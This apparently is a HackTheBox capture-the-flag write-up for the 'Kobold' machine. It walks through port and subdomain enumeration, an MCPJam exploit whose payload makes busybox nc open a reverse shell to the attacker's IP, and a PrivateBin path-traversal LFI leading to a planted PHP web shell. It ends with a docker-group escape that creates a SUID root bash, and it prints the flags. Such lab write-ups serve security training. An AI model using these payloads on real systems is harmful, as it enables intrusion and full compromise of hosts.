HackTheBox
HTB: Kobold
Reconnaissance
Starting off the way we always do, a full TCP port scan with nmap to see what we’re working with.
nmap -sV -sC -p- 10.129.245.50┌─[us-dedivip-4]─[10.10.14.83]─[shxriff@htb-jjuqkcekch]─[~]
└──╼ [★]$ nmap -sV -sC -p- 10.129.245.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-29 16:31 CDT
Nmap scan report for 10.129.245.50
Host is up (0.0095s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_ 256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp open http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp open ssl/http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after: 2125-02-19T15:08:55
|_http-server-header: nginx/1.24.0 (Ubuntu)
| tls-alpn:
| http/1.1
| http/1.0
|_ http/0.9
3552/tcp open taserver?
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest, HTTPOptions:
| HTTP/1.0 200 OK
| Accept-Ranges: bytes
| Cache-Control: no-cache, no-store, must-revalidate
| Content-Length: 2081
| Content-Type: text/html; charset=utf-8
| Expires: 0
| Pragma: no-cache
| Date: Sun, 29 Mar 2026 21:31:53 GMT
| <!doctype html>
| <html lang="%lang%">
| <head>
| <meta charset="utf-8" />
| <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
| <meta http-equiv="Pragma" content="no-cache" />
| <meta http-equiv="Expires" content="0" />
| <link rel="icon" href="/api/app-images/favicon" />
| <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
| <link rel="manifest" href="/app.webmanifest" />
| <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
| <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|_ <link rel="modu
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3552-TCP:V=7.94SVN%I=7%D=3/29%Time=69C99A4B%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Range
SF:s:\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalid
SF:ate\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Sun,\x2029\
SF:x20Mar\x202026\x2021:31:53\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20l
SF:ang=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<m
SF:eta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,
SF:\x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20cont
SF:ent=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=
SF:\"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favico
SF:n\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20
SF:/>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n
SF:\t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name
SF:=\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x2
SF:0rel=\"modu")%r(HTTPOptions,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Range
SF:s:\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalid
SF:ate\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Sun,\x2029\
SF:x20Mar\x202026\x2021:31:53\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20l
SF:ang=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<m
SF:eta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,
SF:\x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20cont
SF:ent=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=
SF:\"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favico
SF:n\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20
SF:/>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n
SF:\t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name
SF:=\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x2
SF:0rel=\"modu");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.63 secondsFour ports come back:
| Port | Service | Details |
|---|---|---|
| 22 | SSH | OpenSSH 9.6p1 (Ubuntu) |
| 80 | HTTP | nginx 1.24.0 (Ubuntu) |
| 443 | SSL/HTTP | nginx 1.24.0 (Ubuntu) |
| 3552 | Unknown | nmap labels it “taserver?” |

Both port 80 and 443 redirect to https://kobold.htb/, so that gets added to /etc/hosts. The SSL certificate also reveals a wildcard SAN entry (DNS:*.kobold.htb), which is a strong hint that subdomains exist. Port 3552 is serving some kind of web app based on the HTML in the fingerprint strings, but we’ll come back to that later.
Web Enumeration
Browsing https://kobold.htb/ doesn’t reveal anything super interesting, just an explanation of what this “software suite” does. We do spot an email address admin@kobold.htb on the page, which could hint at a username for later.
Directory Bruteforcing
We pivot to gobuster to check for hidden directories:
gobuster dir -u http://10.129.245.50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 301,403This doesn’t find anything interesting, so now we pivot to subdomain enumeration.
Subdomain Fuzzing
First we run a dummy request to see what the default response size is for a non-existent subdomain:
curl -I -H "Host: this-does-not-exist.kobold.htb" http://kobold.htbThis gives us a response size of 178, so we add it into our ffuf command to filter it out:
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://kobold.htb \
  -H "Host: FUZZ.kobold.htb" \
  -fs 178
We get nothing from that, so now we pivot into subdomain enumeration for the HTTPS site:
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -u https://kobold.htb \
  -H "Host: FUZZ.kobold.htb" \
  -k -t 50 -ac

And here we get some actual information: https://mcp.kobold.htb/ and https://bin.kobold.htb/. Both get added to /etc/hosts.
Service Discovery
When we visit these two subdomains we see some interesting things:
https://mcp.kobold.htbis running MCPJam, an MCP server management interfacehttps://bin.kobold.htbis a PrivateBin instance


We’ll look at the MCP server first since it has more attack surface.
Foothold - MCPJam RCE (CVE-2026-23744)
Finding the CVE
Navigating to the MCPJam settings page reveals it’s running v1.4.2.

Searching for public vulnerabilities for this version leads us to CVE-2026-23744, which allows an attacker to send a crafted HTTP request that triggers the installation of a malicious MCP server, leading to remote code execution.
There’s a public PoC on GitHub, so we clone it and give it a try:
git clone https://github.com/FrenzisRed/CVE-2026-23744.git
cd CVE-2026-23744/
Exploiting MCPJam
We fire the exploit, pointing it at the target and specifying our attack box IP and listener port:
python3 cve-2026-23744.py --target https://mcp.kobold.htb --att-ip 10.10.14.83 --att-p 9001And start a netcat listener on port 9001:
nc -lvnp 9001
The exploit sends a payload that instructs MCPJam to install a new MCP server configured to execute a reverse shell via busybox:
{"serverConfig": {"command": "busybox", "args": ["nc", "10.10.14.83", "9001", "-e", "/bin/bash"], "env": {}}, "serverId": "mcp_test_server"}Netcat catches the shell.

Unfortunately, the reverse shell timed out before I could do anything with it. The first attempt’s connection was short-lived because the MCPJam process that spawned the shell had a read timeout.
Second Attempt + Shell Upgrade
We launch the exploit again, and this time I immediately upgrade the shell to keep it alive:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Then we make it fully interactive:
CTRL+Z  # Push the shell to the background
stty raw -echo; fg
export TERM=xterm
stty rows 38 cols 116
Now we have a fully functional reverse shell with tab completion and proper key handling. We land as user ben inside the MCPJam local directory at /usr/local/lib/node_modules/@mcpjam/inspector.
User Flag
We navigate to /home/ben/ and grab the user flag:
cd /home/ben/
cat user.txt
# 02b8c4b6fa41d87ff47cd6fd86245908
Privilege Escalation
Initial Enumeration
Now we need to escalate. First we check for any credentials or SSH keys on the machine that we can use. Nothing comes up, so we bring in linpeas.
# Attack box
cd /tmp/
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8000

# Victim machine
wget http://10.10.14.83:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Since we don’t have the sudo password, we can’t run sudo -l. But linpeas catches that sudo version 1.9.15p is running, which could be vulnerable to CVE-2025-32463, a privilege escalation flaw through the chroot mechanism.
Dead End - Sudo CVE
We find a PoC at https://github.com/0xzap/CVE-2025-32463 and transfer it to the victim:
# Attack box
git clone https://github.com/0xzap/CVE-2025-32463.git
cd CVE-2025-32463/
python3 -m http.server 8000

# Victim machine
wget http://10.10.14.83:8000/cve-2025-32463.py
python3 cve-2025-32463.py
This fails because the exploit requires the sudo password, which we don’t have. That’s what I get for blind firing without reading the requirements first.
Pivoting to PrivateBin
Let’s take a step back and look at the PrivateBin instance we found earlier. Maybe there’s a path through it to move laterally or escalate privileges.

Checking the PrivateBin footer confirms it’s running version 2.0.2.
PrivateBin LFI to RCE (CVE-2025-64714)
Research reveals CVE-2025-64714, a Local File Inclusion vulnerability introduced in PrivateBin 1.7.7 and fixed in 2.0.3. When templateselection = true is configured, PrivateBin trusts a template cookie and includes the referenced PHP file from the tpl/ directory without sanitizing path traversal sequences.
Confirming the feature is active by sending a known valid template name in the cookie:
curl -s -k "https://bin.kobold.htb/" -H "Cookie: template=bootstrap"The response renders using the old Bootstrap 3 theme instead of Bootstrap 5, confirming that template selection is enabled and the cookie is being respected.
Confirming the LFI by traversing to the config file:
curl -s -k "https://bin.kobold.htb/" -H "Cookie: template=../cfg/conf"This returns an empty response rather than the normal page. The config file (cfg/conf.php) starts with <?php, so it executes but produces no output. The empty response confirms the file was found and included, not that it was missing.
Escalating to RCE
The PrivateBin data directory at /privatebin-data/data/ is world-writable on the host and accessible to ben via the operator group. We write a PHP web shell there and include it via the LFI. The template path traverses from tpl/ up to data/ on the filesystem.
echo '<?php echo shell_exec("id"); ?>' > /privatebin-data/data/rce1.php

curl -s -k "https://bin.kobold.htb/" -H "Cookie: template=../data/rce1"
# uid=65534(nobody) gid=82(www-data) groups=82(www-data)
RCE achieved inside the Docker container as nobody.
Note: PHP OPcache will cache compiled scripts. If you reuse the same filename with different content, it executes the old cached version. You need to use a new filename for each new command.
Docker Group Privilege Escalation
Discovering Docker Access
Back on ben’s shell, linpeas (which we ran earlier) flagged something easy to miss in the group enumeration:
Accessible group not shown in id: docker (gid=111)This means ben can switch to the docker group using newgrp without a password, even though it doesn’t appear in the id output. newgrp switches the active group to any group the user is a member of in /etc/group.
newgrp docker
id
# uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)

docker ps
# CONTAINER ID   IMAGE                                    ...
# 4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2        ...
Root via SUID Bash
With docker socket access, we can mount the host filesystem into a new container and run as root. There’s no internet access from the box, so the only available image is the one already pulled locally (privatebin/nginx-fpm-alpine:2.0.2). The --user 0 flag overrides the image’s default nobody user to run as root inside the container, and --entrypoint overrides the image’s startup script so it doesn’t try to launch PHP-FPM:
docker run -v /:/mnt --rm --privileged --user 0 \
  --entrypoint /bin/sh \
  privatebin/nginx-fpm-alpine:2.0.2 \
  -c "cp /mnt/bin/bash /mnt/tmp/rootbash && \
      chown root:root /mnt/tmp/rootbash && \
      chmod 4755 /mnt/tmp/rootbash"

/tmp/rootbash -p
The container mounts the entire host filesystem at /mnt, copies bash to /tmp/rootbash, sets root as the owner, and applies the SUID bit (4755). Back on the host, running /tmp/rootbash -p preserves the effective UID (root) and drops us into a root shell.
# rootbash-5.2#
cat /root/root.txt
# 7471303a793c063d835626a4bb12a754
Summary
| User Flag | Root Flag |
|---|---|
02b8c4b6fa41d87ff47cd6fd86245908 |
7471303a793c063d835626a4bb12a754 |
The full attack chain for Kobold:
